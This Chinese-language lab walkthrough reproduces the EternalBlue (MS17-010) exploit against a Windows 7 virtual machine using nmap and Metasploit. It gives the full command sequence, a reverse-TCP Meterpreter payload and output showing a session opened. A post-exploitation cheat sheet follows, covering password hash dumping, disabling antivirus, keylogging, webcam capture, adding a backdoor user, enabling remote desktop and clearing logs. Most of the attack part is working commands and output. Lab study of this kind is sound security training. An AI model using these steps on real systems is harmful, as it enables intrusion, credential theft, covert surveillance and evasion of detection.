> 注意：安装win7靶机安装VWware tools时提示驱动无法自动安装，是因为微软更新了驱动程序签名算法，2019年开始弃用SHA1，改用SHA2，所以要打kb4474419补丁，但是打上补丁后永恒之蓝漏洞会被修复，所以安装完tools后需要把补丁卸载

1、永恒之蓝（Eternal Blue）

永恒之蓝是指2017年4月14日晚，黑客团体Shadow Brokers（影子经纪人）公布一大批网络攻击工具，其中包含“永恒之蓝”工具，“永恒之蓝”利用Windows系统的SMB漏洞可以获取系统最高权限。5月12日，不法分子通过改造“永恒之蓝”制作了wannacry勒索病毒，英国、俄罗斯、整个欧洲以及中国国内多个高校校内网、大型企业内网和政府机构专网中招，被勒索支付高额赎金才能解密恢复文件。

2、复现环境


角色	操作系统	IP地址
攻击机	kali	192.168.126.131
靶机	Windows 7 家庭普通版	192.168.126.147

3、漏洞复现

- 主机发现
  - 利用kali的nmap进行扫描


```
nmap 192.168.126.147
```

扫描到开放了445端口，而永恒之蓝利用的就是445端口的smb服务，操作系统溢出漏洞。



- 使用msf框架
  - 在kali终端输入

```
# 进入msf模板库
msfconsole

# 寻找MS17-010相关模板库
search ms17-010
```



- 进入msf模块
  - 使用`auxiliary/scanner/smb/smb_ms17_010`模块扫描靶机是否存在该漏洞

```
# 选择使用exploit/windows/smb/ms17_010_psexec模块
msf6 > use auxiliary/scanner/smb/smb_ms17_010
```

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

  - 查看模块需要配置的参数

```
show options
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                Required  Description
   ----         ---------------                --------  -----------
   CHECK_ARCH   true                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framewor  yes       List of named pipes to check
                k/data/wordlists/named_pipes.t
                xt
   RHOSTS                                      yes       The target host(s), see https://github.com/rapid7/meta
                                                         sploit-framework/wiki/Using-Metasploit
   RPORT        445                            yes       The SMB service port (TCP)
   SMBDomain    .                              no        The Windows domain to use for authentication
   SMBPass                                     no        The password for the specified username
   SMBUser                                     no        The username to authenticate as
   THREADS      1                              yes       The number of concurrent threads (max one per host)
```

图中`Required`值为`yes`的对应`Current Setting`都需要填写

  - 设置参数后扫描

RHOSTS 参数是要探测主机的ip或ip范围
设置攻击目标ip：

```
# 设置目标主机IP
set rhosts  192.168.126.147

# 扫描
run
```


```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts  192.168.126.147
rhosts => 192.168.126.147
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.126.147:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-
[*] 192.168.126.147:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

提示主机容易被攻击

  - 使用`exploit/windows/smb/ms17_010_eternalblue`攻击模块

```
# 使用攻击模块
use exploit/windows/smb/ms17_010_eternalblue

# 查看漏洞信息
info

# 查看可以攻击的系统
show targets

# 查看该漏洞下可以使用的payload
show payloads

# 查看需要设置的参数
```

```
show options

# 设置payload（默认：payload/windows/x64/meterpreter/reverse_tcp）
set payload windows/x64/meterpreter/reverse_tcp

# 设置目标IP
set rhosts 192.168.126.147

# 执行攻击
run
```



```
[*] 192.168.126.147:445 - Connecting to target for exploitation.
[+] 192.168.126.147:445 - Connection established for exploitation.
[+] 192.168.126.147:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.126.147:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.126.147:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.126.147:445 - 0×00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.126.147:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.126.147:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.126.147:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.126.147:445 - Sending all but last fragment of exploit packet
[*] 192.168.126.147:445 - Starting non-paged pool grooming
[+] 192.168.126.147:445 - Sending SMBv2 buffers
[+] 192.168.126.147:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.126.147:445 - Sending final SMBv2 buffers.
[*] 192.168.126.147:445 - Sending last fragment of exploit packet!
[*] 192.168.126.147:445 - Receiving response from exploit packet
[+] 192.168.126.147:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.126.147:445 - Sending egg to corrupted connection.
[*] 192.168.126.147:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.126.147
[*] Meterpreter session 1 opened (192.168.126.131:4444 → 192.168.126.147:49159) at 2022-10-15 17:30:30 +0800
[+] 192.168.126.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.126.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.126.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

在这里可以执行文件上传下载，获取截屏，获取密码，使用摄像头，后门持久化等操作

4、后渗透阶段

```
在meterpreter > 中我们可以使用以下的命令来实现对目标的操作：
sysinfo             #查看目标主机系统信息
run scraper         #查看目标主机详细信息
hashdump            #导出密码的哈希
load kiwi           #加载
ps                  #查看目标主机进程信息
pwd                 #查看目标当前目录(windows)
getlwd              #查看目标当前目录(Linux)
search -f *.jsp -d e:\                #搜索E盘中所有以.jsp为后缀的文件
download  e:\test.txt  /root          #将目标机的e:\test.txt文件下载到/root目录下
upload    /root/test.txt d:\test      #将/root/test.txt上传到目标机的 d:\test\ 目录下
getpid                 #查看当前Meterpreter Shell的进程
PIDmigrate 1384     #将当前Meterpreter Shell的进程迁移到PID为1384的进程上
idletime            #查看主机运行时间
getuid              #查看获取的当前权限
getsystem           #提权
run  killav         #关闭杀毒软件
screenshot          #截图
webcam_list         #查看目标主机的摄像头
webcam_snap         #拍照
webcam_stream       #开视频
execute  参数  -f 可执行文件    #执行可执行程序
run getgui -u hack -p 123    #创建hack用户，密码为123
run getgui -e                #开启远程桌面
keyscan_start                #开启键盘记录功能
keyscan_dump                 #显示捕捉到的键盘记录信息
keyscan_stop                 #停止键盘记录功能
uictl  disable  keyboard     #禁止目标使用键盘
```

```
uictl  enable   keyboard      #允许目标使用键盘
uictl  disable  mouse         #禁止目标使用鼠标
uictl  enable   mouse         #允许目标使用鼠标
load                          #使用扩展库
run                           #使用扩展库
clearev                       #清除日志
```